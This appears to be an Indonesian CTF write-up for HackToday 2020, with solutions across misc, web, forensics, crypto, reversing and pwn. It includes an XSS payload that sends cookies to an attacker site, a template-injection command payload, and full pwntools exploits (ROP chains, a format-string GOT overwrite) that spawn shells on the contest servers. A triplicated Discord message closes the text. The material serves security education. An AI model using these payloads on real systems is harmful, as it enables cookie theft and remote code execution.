WRITEUP CTF

HACKTODAY

by

BigBrainBois

(me and the bois ngedukun soal ctf)

Misc

---

basecamp (497 pts)

Diberikan sebuah text file berisi unicode bahasa russia, pada deskripsi dihint bahwa ini base64. Karena flag berawalan hacktoday, dicoba mengencode base64 hacktoday dan setelah diselidiki (ber-jam-jam) ternyata setiap huruf pada file berkorespondensi dengan ord(huruf)-999 dengan encoded flagnya.

Digunakan script berikut untuk merecover flagnya:

```
# -*- coding: utf-8 -*-

ciph =
'шЮЭёшКйѝсЮЭМьѡеярёъЛеёнярєЬЛдёЬЗжЮдЛеѡмᵯдоиЛжлЬЙдєеђжлюѡеЮйђсЫюМрлђЛеєеяеЙеёс
ЫъЙжлђМрЙЭёройР'
flag = ""
for el in ciph:
      # print(ord(el))
      try:
            flag += chr(ord(el)-999)
      except:
            flag += '?'
print(flag)
```

Output program lalu didecode base64 dan didapakan flagnya.

Flag:
hacktoday{3ab7865aba82148c87521d89162cd9834ddd89a986ca7ccd76999cacad}

O-seen (245 pts)

Diberikan gambar poster penyisihan hacktoday yang dari color palettenya tampak seperti yang tahun lalu. Setelah di cek di instagramnya ternyata benar dan ada post yang dicomment sebuah akun mencurigakan @hacktoday_fake_flag, ternyata bio akun tersebut adalah flagnya :D

Flag: hacktoday{__searching_4_flag__}

O-seen 2 (420 pts)

Terdapat hint bahwa flag terdapat pada follower. Kami secara manual melihat semua follower ittoday_ipb (pada instagram). Ada 1 akun mencurigakan yang juga difollback ittoday_ipb. Saat kami buka, terdapat sebuah qr-code.

Scan dan didapatlah flagnya.

Flag: hacktoday{oppsiee_ketemu_deh}

Sanity Check (50 pts)

Terdapat sebuah google document yang jika dilihat edit historynya memiliki flag.

Flag: hacktoday{welcome_to_hacktoday_2020_broda__s8jm}

Hard Rock Casino (332 pts)

Diberikan sebuah koneksi ke permainan taruhan. Tinggal dimainkan beberapa kali sampai dapat flagnya :)

Flag: hacktoday{when_this_house_is_rocking__dont_bother_knocking__come_on_in}

Ulti-Insanity Check (452 pts)

Diberikan hint bahwa flag terdapat pada platform. Kami langsung melakukan view-source pada website hacktoday dan menemukan elm.js. Kami coba search hacktoday dan berhasil menemukan link mencurigakan.

```
var $author$project$Pages$Top$hacktodayLogo = A2(
        $mdgriffith$elm_ui$Element$image,
        _List_fromArray(
                [$mdgriffith$elm_ui$Element$centerX]),
        {ca: 'https://ibb.co/JrFxGqM', e3: 'https://i.ibb.co/0hx3mz6/hacktoday.png'});
var $author$project$Icon$instagram = F2(
        function (color, size) {
```

Kami buka https://imgbb.com/JrFxGqM dan didapatlah flagnya.

Flag: hacktoday{one_million_flag_yow}

tebak tebakan (60 pts)

Diberikan sebuah koneksi ke permainan tebak-tebakan. Pada tebakan akan diberikan inisial nama, diminta untuk menebak nama secara lengkap.
Untuk menyelesaikannya, pertama, lakukan permainan berkali-kali sampai semua yang harus ditebak sudah tercatat. Lalu automasi penebakan sesuai inisial yang diberi.

Berikut script yang dipakai:

```
s = {'A' : 'Athena',
'B' : 'BryanFurran',
'C' : 'Cleopatra',
...
'Y' : 'Yellena',
'Z' : 'Zagreus'}

from pwn import *

r = remote('chall.codepwnda.id', 14011)

for i in range(500000):
      r.recvuntil(':')
      r.sendline('1')

      r.recvuntil('I am ')
      initial = r.recv(1)
      print initial, i
      try:
            r.sendline(s[initial])
            r.sendline()
      except:
            break

r.interactive()
```

Flag: hacktoday{tebak_tebak_berhadiah_flag_1kEb44t}

Web

---

webinar (212 pts)

Pada web, terdapat tombol untuk report sehingga kami langsung mencoba menggunakan payload XSS untuk men-leak cookie. Adapun nonce yang digunakan untuk mencegah XSS sehingga kami menambahkannya pada payload kami.

```
<script
nonce="163d841b037ba1916c96d227157ba84d">location.assign(attacker_site+"?q="
+document.cookie)</script>
```

Lalu kami baca cookie yang didapat, yang berisi flag.

```
Flag: hacktoday{nonce_cookie_XSS_U_GOT_THE_BOUNTY}
```

Baby PHP (50 pts)

Diberikan sebuah web php yang meminta get variable baby yang memenuhi kondisi-kondisi berikut:

1. $_GET['baby'] === "10932435112"
2. preg_match("/\D/i", substr($_GET['baby'], 2)) > 0
3. sha1($_GET['baby']) == sha1('10932435112')

Pada kondisi 3, digunakan '==' bukan '===', sehingga sha1 yang berawalan 0e bisa disamakan. Setelah mencari magic hashes sha1, didapat yang memenuhi ketiga kondisi adalah string 0e0101100110101101000110111010110010100 0

Setelah memasukkan variabel get tersebut, didapat flag yang diencode base64 dan dipotong satu karakter pertama. Dari sana, coba semua kemungkinan karakter lalu encode.

Digunakan script:

```
import string

enc = 'GFja3RvZGF5e3NlbGFtYXRfZGF0YW5nX2RpX3NvYWxfd2VifQ=='

for c in string.printable:
      try:
            print (c + enc).decode('base64')
      except:
            print 'fail'
```


Dari script tersebut, didapat flag.

Flag: hacktoday{selamat_datang_di_soal_web}

Slim Shady (420 pts)

Dari nama soalnya, kami curiga bahwa website soal menggunakan templating Slim Ruby. Setelah dicoba menggunakan *payload* **#{7*7}**, ternyata benar didapatkan 49.

Kami pun mencari cara untuk melakukan eksekusi command melalui template Slim. Didapat, formatnya adalah **#{`<command>`}**. Sebagai catatan, panjang *payload* juga dibatasi. Beberapa saat kemudian kami mendapatkan ide. Payloadnya adalah **#{`pr *`}**.




Flag: hacktoday{Super-Slim-Payload___for___Slim-Shady-Template-Injection}

Forensics

---

babyVol (140 pts)

Untuk soal ini, tinggal dilakukan ekstraksi pada *console history* menggunakan plugin **consoles** di *volatility*.



Flag: hacktoday{yOUv3__folll0wed_My_c0mm4ND_f3ry_w3LL__}

Daun Singkong (50 pts)

Setelah dilakukan ekstraksi pada zip yang diberikan, didapat file ***.bash_history*** dan ***.DS_Store***. Dari ***.bash_history*** didapat password ***flag.7z***-nya adalah:

```
`ls|tail -n 13|head -n 11|head -n 7|tail -n 5|tail -n 3|tail -n 2|head -n 1`
```

Kemudian, untuk list file dalam folder tersebut didapat dari ***.DS_Store*** menggunakan tools https://github.com/gehaxelt/Python-dsstore.

Sisanya, tinggal merekonstruksi ulang file dalam folder tersebut dan didapat password dari ***flag.7z*** adalah **pertanianindonesiakanlebihbaikjikapetaninyatidakmainctf**.

Flag: hacktoday{DS_Store_h4ve_ur_f0lder_nam3___}


Stegosaurus (50 pts)

Terdapat sebuah file yang jika dibuka pada python, memiliki banyak spasi tidak jelas. Kami langsung menggunakan stegsnow dengan command sebagai berikut:

```
stegsnow -C bendera.txt
```

Didapatlah ***pokeslow.png*** pada https://drive.google.com/file/d/17abT2zPLrVUZJLQ-PbW3qU9L__pihQtJ/view?usp=sharing

Kita tinggal gunakan StegSolve pada gambar ***pokeslow.png***.




Flag: hacktoday{ez_point_yow}

Harta-Karun (50 pts)

Pertama, kami gunakan foremost pada file ***peta.png***.

Dari file zip yang didapatkan menggunakan foremost, didapat 4 buah file yang jika dibuka pada hex editor merupakan potongan .png. Kami secara manual menyambungkan flag (karena hanya perlu mencoba 2 kemungkinan) dan mendapat gambar flag.



Flag: hacktoday{di_bawah_kasur}

Nothosaurus (401 pts)

Diberikan 5 buah file yang jika di-binwalk menunjukkan sebuah file zip yang dipotong-potong. Karena kita bisa mengetahui awal dan akhir dari zip, kita hanya perlu men-bruteforce letak 3 potongan. Dengan script, kami berhasil mendapatkan 2 gambar dari zip tersebut.

```
import itertools

files = ["be", "today", "ill"]

end = open("again").read()
start = open("okay").read()

datas = [open(i).read() for i in files]

x = list(itertools.permutations(datas))

for i in range(len(x)):
        open(str(i),"w").write(start+"".join(x[i])+end)
```

Lalu kami menyadari bahwa ukuran kedua file sama sehingga kami hanya mencari karakter yang berbeda pada broken.jpg. Scriptnya sebagai berikut:

```
a = open("broken.jpg").read()
b = open("cute.jpg").read()
f = ""
for i in range(len(a)):
    if a[i] != b[i]:
        f += a[i]

print(f)
```

Flag: hacktoday{broken_image}

Cryptography

Baby AES (305 pts)

habis warmup, emang paling enak makan es krim.

Soal ini menggunakan enkripsi AES CBC. Setelah membaca ***babyaes.py***, kami menemukan vulnerability pada nilai keynya. Hal ini disebabkan karena seed random yang digunakan cukup mudah ditebak. Kami tinggal menggunakan timestamp yang mendekati waktu pembuatan file ***out.txt*** dan mencocokkannya dengan nilai output random yang disediakan di file ***out.txt***.

Dengan *bruteforce* didapat bahwa seed yang digunakan adalah **1596894957**. Sehingga *key* enkripsinya juga bisa didapatkan, yaitu **511893781abgjago**.

Sisanya tinggal melakukan dekripsi pada *ciphertext* yang ada.

```
from binascii import unhexlify
from Crypto.Cipher import AES

def decrypt_flag(KEY, IV, DATA):
    cipher = AES.new(KEY, AES.MODE_CBC, iv)
    pt = cipher.decrypt(DATA)
    print(pt)

key = b'511893781abgjago'
ct = 'REDACTED'
iv, data = unhexlify(ct[:32]), unhexlify(ct[32:])

if __name__ == '__main__':
    decrypt_flag(key, iv, data)
```

Flag: hacktoday{as_people_say____random_numbers_isnt_random}

succss (332 pts)

Terdapat sebuah script yang jika dibaca berisi persamaan (dalam bentuk sederhana):

```
r[0] = flag[0] * b[0]
b[1] = r[0]
r[1] = flag[0] * b[1]
b[2] = r[1]
r[2] = flag[1] * b[2]
b[3] = r[2]
r[3] = flag[1] * b[3]
…
```

Dari persamaan di atas, kita tahu bahwa kita bisa mendapatkan nilai flag sepenuhnya:

```
flag[0] = r[1] / r[0]
flag[1] = r[3] / r[2]
...
```

Kita susun script dan didapatlah flagnya:

```
from Crypto.Util.number import *

c = open("flag.enc").read().encode("hex")

conv = lambda num: hex(num)[2:].rstrip('L').rjust(16, '0')
p = 18446744073709551557

flag = ""
for i in range(0, len(c)-16, 32):
    b = int(c[i:i+16], 16)
    r = int(c[i+16:i+32], 16)
    x = (inverse(b,p) * r) % p
    flag += conv(x)

print(flag.decode("hex"))
```

Flag: hacktoday{some0ne_is_h4ving_fun_w_M4th_here}

Baby RSA (476 pts)

Terdapat sebuah script yang jika dibaca berisi persamaan:

```
c = pow(m,3,n)
c' = c*pow(2,(500-flag_length)*8*3,n)
```

Dari sini kita tahu bahwa kita bisa mendapatkan c kembali:

```
c = c' * inverse(pow(2,(500-flag_length)*8*3,n),n)
```

Kita bruteforce flag_length dan ternyata m**3 > n sehingga kita harus juga harus bruteforce k dari persamaan:

```
m**3 = m' + k*n
```

Lalu kita cubic root hasil tersebut dan didapat flag dengan script lengkap:

```
from Crypto.Util.number import *
import gmpy

N =
107468912290287173185525190843756066912636096000903535940585580501598473704173724842555267251663241132763251067605354069676909875997478430110024585452408894968603671557766287363141247584345799037100774657182138864290300602046455069760227072397156965372661180675554639390371014219438682064484673744133715950819
e = 3
c =
509144678456892926442115127166693696135559235511557474867786214274686379496600889117088714508786264443756793746382120331321295598728854211385731142808645211986815533828855878316429525532553166132923470546506251348726308383380501145191606347026295171603729554461326079267520261385841562743045212518414960196 72

for i in range(1, 501):
    m = (c*inverse(pow(2,(500-i)*8*e,N),N)) % N
    for j in range(1000):
        m0 = gmpy.mpz(m+j*N)
        res = m0.root(3)
        if res[1]:
            flag = long_to_bytes(res[0])
            if "hacktoday" in flag:
                print("FLAG:", flag)
                exit()
```

Flag: hacktoday{PaddingNull_Is_a_Multiply_by_256}

Reversing

Machine Gun Kelly (485 pts)

Diberikan sebuah source code program haskell yang akan mengeprint flag namun berhenti karena lama computing. Setelah me-reverse dan di-translate menjadi python, kurang lebih hasilnya seperti ini.

```
import math

def mac(x, y):
	return chr(x%256 ^ y)

def ine(n):
	start = 2
	count = 0
	while True:
		if all([start % i for i in range(2, int(math.sqrt(start)) + 1)])
!= 0:
			count += 1
			if count == n:
				return start
		start += 1

def chi(x, y):
	res = ""
	for el in y:
		print res
		res += (mac(x, el))
		print x
		x = ine(x)

	return res
```

Yang membuat program berjalan lama adalah fungsi ine(n). Fungsi tersebut mencari bilangan prima ke-n, di mana n angkanya sangat besar. Fungsi chi(x, y) akan terus menerus membuat x menjadi semakin besar (bagian x = ine(x)). Dengan x awalnya 2, 1337, dan 7331. Dengan bantuan https://primes.utm.edu/nthprime/, semua bilangan prima yang akan digunakan bisa di-mapping dahulu sehingga tidak perlu lama perhitungan.

Didapatkan fungsi ine yang baru:

```
def ine(n):
      mapping = {
            5381: 52711,
            52711: 648391,
            648391: 9737333,
            9737333: 174440041,
            1337: 11027,
            11027: 116803,
            116803: 1537709,
            1537709: 24519307,
            24519307: 463285321,
            463285321: 10189670587,
            10189670587: 257079103667,
            257079103667: 7349339157229,
            7331: 74311,
            74311: 941599,
            941599: 14519039,
            14519039: 266261651,
            266261651: 5701245833,
            5701245833: 140382952961,
            140382952961: 3925065753953,

      }
      if n in mapping:
            return mapping[n]

      start = 2
      count = 0
      while True:
            if all([start % i for i in range(2, int(math.sqrt(start)) + 1)])
!= 0:
                  count += 1
                  if count == n:
                        return start
            start += 1
```

Setelah mempercepat fungsi ine, tinggal print flagnya dengan fungsi chi(2, [...]), chi(1337, [...]), dan chi(7331, [...]).

Flag: hacktoday{B11G_B44D_Pr1m35}

Pwn

---

buffer overflow (476 pts)

Diberikan sebuah binary dengan vulnerability buffer overflow, program juga menyediakan gadget-gadget untuk mengisi value di rdi, rsi, rax, rdx serta syscall. Namun program ini melimitasi input dengan pengecekan berikut:

```
while ( v6 / 8 != v5 )
{
  v4 = *(_QWORD *)&buf[8 * v5];
  if ( v4 > 255 && v4 < (signed __int64)maybe_you_need_this
    || v4 > (signed __int64)etext && v4 < (signed __int64)&_bss_start
    || v4 > (signed __int64)&end )
  {
    puts("restricted.");
    exit(1);
  }
  ++v5;
}
```

Untuk mendapatkan shell, digunakan ropchain ke syscall execve("/bin/sh") sebelumnya, "/bin/sh" harus ditulis terlebih dahulu. Dengan adanya pengecekan, string "/bin/sh" tidak bisa ditulis. Namun dengan adanya buffer overflow, return address main dapat diredireksi ke sekitar bagian read dari main (0x4007DF) sehingga rbp, rdi, rsi, rax, rdx dapat dikontrol sendiri. Dengan cara ini, rbp akan diisi bss+0x58, dan buffer (rsi) akan diisi bss. Tujuannya adalah agar pengecekan tidak dilakukan pada buffer namun input dengan read tetap bisa dilakukan sehingga dapat menulis "/bin/sh".

Dibuat script berikut:

```
from pwn import *

# r = process('./chall')
r = remote('chall.codepwnda.id', 17013)
r.recvuntil('ow')
# gdb.attach(r, 'b* 0x04007E7')

poprdx = 0x4006ba
poprdi = 0x004008f3
poprsir15 = 0x004008f1
what = 0x4006C7
syscall = 0x4006BC
bss = 0x601058
main = 0x400752
maybe = 0x4006B6
readmain = 0x4007E7
```

```
payload1 = '\x00'*0x40 + p64(bss+0x58) + p64(poprdi) + p64(1) + p64(poprsir15)
+ p64(bss) + p64(0) + p64(what) + p64(poprdx) + p64(0xff) + p64(0x4007DF)
r.sendline(payload1)

raw_input('pause')

payload2 = '/bin/sh\x00' + '\x00'*(0x40+20-4) + p64(bss+0x40) + p64(poprsir15)
+ p64(0x3b) + p64(0) + p64(poprdi) + p64(1) + p64(what) + p64(poprsir15) +
p64(0) + p64(0) + p64(poprdx) + p64(0) + p64(poprdi) + p64(bss) + p64(syscall)
r.sendline(payload2)

r.interactive()
```

Flag: hacktoday{yo_ropchain_to_pwn_the_world__dcm4v}

sum (492 pts)

Diberikan sebuah binary yang dapat menjumlahkan n buah bilangan berkali-kali. Pada program ini terdapat vulnerability out-of-bound karena banyaknya bilangan tidak di cek. Karena vulnerability ini, kita dapat menulis ropchain dengan cara memotong-motong chain menjadi integer. Selain itu, karena hasil penjumlahan di-outputkan, value canary, base libc, dan base binary bisa di-leak. Ropchain yang dibuat digunakan untuk mendapatkan shell.

Berikut script yang digunakan:

```
from pwn import *

# r = process('./chall')
r = remote('chall.codepwnda.id', 17011)

# lowstack

r.recvuntil(":")
r.sendline('17')

for i in range(16):
      r.recvuntil('.')
      r.sendline(str(0))

r.recvuntil('.')
r.sendline('a')

data = r.recvline()
lowstackint = int(data.split()[-1])
lowstack = lowstackint
if lowstack < 0:
      lowstack += 0x100000000

print hex(lowstack)

r.recvuntil('?')
r.sendline('y')

# highstack

r.recvuntil(":")
r.sendline('18')

for i in range(16):
      r.recvuntil('.')
      r.sendline(str(0))

r.recvuntil('.')
r.sendline(str(lowstackint))
```

```
r.recvuntil('.')
r.sendline('a')

data = r.recvline()
highstackint = int(data.split()[-1]) - lowstackint
highstack = highstackint
if highstack < 0:
      highstack += 0x100000000

print hex(highstack)

r.recvuntil('?')
r.sendline('y')

# lowcan

r.recvuntil(":")
r.sendline('19')

for i in range(16):
      r.recvuntil('.')
      r.sendline(str(0))

r.recvuntil('.')
r.sendline(str(lowstackint))
r.recvuntil('.')
r.sendline(str(highstackint))
r.recvuntil('.')
r.sendline('a')

data = r.recvline()
lowcanint = int(data.split()[-1]) - lowstackint - highstackint
lowcan = lowcanint
if lowcan < 0:
      lowcan += 0x100000000

print hex(lowcan)

r.recvuntil('?')
r.sendline('y')

# highcan

r.recvuntil(":")
r.sendline('20')

for i in range(16):
      r.recvuntil('.')
      r.sendline(str(0))

r.recvuntil('.')
r.sendline(str(lowstackint))
r.recvuntil('.')
```

```
r.sendline(str(highstackint))
r.recvuntil('.')
r.sendline(str(lowcanint))
r.recvuntil('.')
r.sendline('a')

data = r.recvline()
highcanint = int(data.split()[-1]) - lowstackint - highstackint - lowcanint
highcan = highcanint
if highcan < 0:
      highcan += 0x100000000

print hex(highcan)

r.recvuntil('?')
r.sendline('y')

canary = lowcan + highcan*0x100000000
rbp = lowstack + highstack*0x100000000
print hex(canary)
print hex(rbp)

def leak(offs):
      r.recvuntil(":")
      r.sendline(str(offs))

      for i in range(16):
            r.recvuntil('.')
            r.sendline(str(0))

      r.recvuntil('.')
      r.sendline(str(lowstackint))
      r.recvuntil('.')
      r.sendline(str(highstackint))
      r.recvuntil('.')
      r.sendline(str(lowcanint))
      r.recvuntil('.')
      r.sendline(str(highcanint))

      for i in range(offs-16-4-1):
            r.recvuntil('.')
            r.sendline('0')
      r.recvuntil('.')
      r.sendline('a')

      data = r.recvline()
      data = int(data.split()[-1]) - lowstackint - highstackint - lowcanint -
highcanint
      if data < 0:
            data += 0x100000000

      r.recvuntil('?')
      r.sendline('y')
```

```
      return data

lowlibcret = leak(23)
print hex(lowlibcret)
highlibcret = leak(24)
print hex(highlibcret)
libcret = (lowlibcret + highlibcret*0x100000000)
print hex(libcret)

lowbase = leak(31)
print hex(lowbase)
highbase = leak(32)
print hex(highbase)
base = (lowbase + highbase*0x100000000)-0x9d2
print hex(base)

def tosigned(x):
      if x > 0x7fffffff:
            x = x - 0x100000000
      return x



def write(offs, what):
      r.recvuntil("n:")
      r.sendline(str(offs))

      for i in range(16):
            r.recvuntil('.')
            r.sendline(str(0))

      r.recvuntil('.')
      r.sendline(str(lowstackint))
      r.recvuntil('.')
      r.sendline(str(highstackint))
      r.recvuntil('.')
      r.sendline(str(lowcanint))
      r.recvuntil('.')
      r.sendline(str(highcanint))

      for i in range(offs-16-4-1):
            r.recvuntil('.')
            r.sendline('0')
      r.recvuntil('.')
      r.sendline(str(tosigned(what)))

      r.recvuntil('?')
      r.sendline('y')

      return data
```

```
poprdi = base + 0x00000ba3
ret = base + 0xB3B
libc_base = libcret - 0x0270b3
system = libc_base + 0x55410
binsh = libc_base + 0x1b75aa

print hex(binsh)
print hex(system)

write(30, system>>(4*8))
write(29, system&0xffffffff)
write(28, binsh>>(4*8))
write(27, binsh&0xffffffff)
write(26, poprdi>>(4*8))
write(25, poprdi&0xffffffff)
write(24, ret>>(4*8))
write(23, ret&0xffffffff)

r.interactive()
```

Setelah script dijalankan, hentikan penjumlahan agar ropchain dapat dijalankan.

Flag:hacktoday{whoa_u_pwned_a_summation_calculator_XD__dk3nm}

intro (476 pts)

Diberikan sebuah binary yang memiliki vulnerability format string. Binary tersebut juga memiliki kelemahan buffer overflow namun terdapat canary. Karena vulnerability format string, alamat libc dapat di-leak. Selain itu kita juga dapat menimpa got untuk memanggil fungsi lain.
Karena format string hanya diberi 1 kali, diperlukan perulangan kembali ke main (agar format string dapat dilakukan berkali-kali). Untuk itu, stack_chk_fail ditimpa menjadi main dan canary dengan sengaja dirusak (agar pengecekan dipanggil lalu kembali ke main).
Untuk menyelesaikannya, pertama, timpa got stack_chk_fail dengan main, lalu pada perulangan kedua leak base address libc, lalu pada perulangan ketiga timpa suatu got libc dengan one_gadget (digunakan setbuf).

Berikut script yang dipakai:

```
from pwn import *
import fstring

# r = process('./intro')
r = remote('chall.codepwnda.id', 17021)

offset = 8
fini_array = 0x0000000000403e18
main = 0x40126A
stk_got = 0x404028

# stage1
r.recvuntil('?')

payload = '%4714c%10$hnAAAA' + p64(stk_got)
payload += (0x118-len(payload))*'A'
r.sendline(payload)

setbuf_got = 0x404030

# stage2
r.recvuntil('?')
payload = '%9$sBBBB' + p64(setbuf_got)
payload += (0x118-len(payload))*'A'
r.sendline(payload)

r.recvuntil('Hello ')
data = r.recvuntil('BBBB')
setbuf_libc = u64(data[:-4]+'\x00\x00')

print hex(setbuf_libc)
```

```
setbuf_offset = 0x88540
one_offset = 0x4f3c2

libc_base = setbuf_libc - setbuf_offset
one_libc = libc_base + one_offset

print hex(one_libc)

# stage3
r.recvuntil('?')

num1 = (one_libc >> 4*4) & 0xffff
num2 = (one_libc & 0xffff)
print hex(num1)
print hex(num2)
payload = fstring.fhhn64(setbuf_got, one_libc, 8, i=6)
payload += (0x118-len(payload))*'A'
r.sendline(payload)

print hex(one_libc)
print hex(num1)
print hex(num2)

r.interactive()
```

Flag:hacktoday{canarycanarycanary_cant_stop_me_L29_IS_HERE}

friska Yesterday at 22:04

> Insanity Check :
> Buka profile friska, ada role @disini,namun ditempat lain. artinya di role lain.
> cari role @hacktoday , atau cukup ketik @ di channel apapun selain channel yang rame seperti friska-simp, pasti langsung keliatan.
> ATAU
> YANG NGE TAG FRISKA PASTI MUNCUL FLAGNYAAAA, ITU BANYAK YG NGETAG TAPI MASIH GA NEMU, KENAPA GA BACAA WOI. WKWKWK

@friska

friska Yesterday at 22:04

> Insanity Check :
> Buka profile friska, ada role @disini,namun ditempat lain. artinya di role lain.
> cari role @hacktoday , atau cukup ketik @ di channel apapun selain channel yang rame seperti friska-simp, pasti langsung keliatan.
> ATAU
> YANG NGE TAG FRISKA PASTI MUNCUL FLAGNYAAAA, ITU BANYAK YG NGETAG TAPI MASIH GA NEMU, KENAPA GA BACAA WOI. WKWKWK

@friska

friska Yesterday at 22:04

> Insanity Check :
> Buka profile friska, ada role @disini,namun ditempat lain. artinya di role lain.
> cari role @hacktoday , atau cukup ketik @ di channel apapun selain channel yang rame seperti friska-simp, pasti langsung keliatan.
> ATAU
> YANG NGE TAG FRISKA PASTI MUNCUL FLAGNYAAAA, ITU BANYAK YG NGETAG TAPI MASIH GA NEMU, KENAPA GA BACAA WOI. WKWKWK

@friska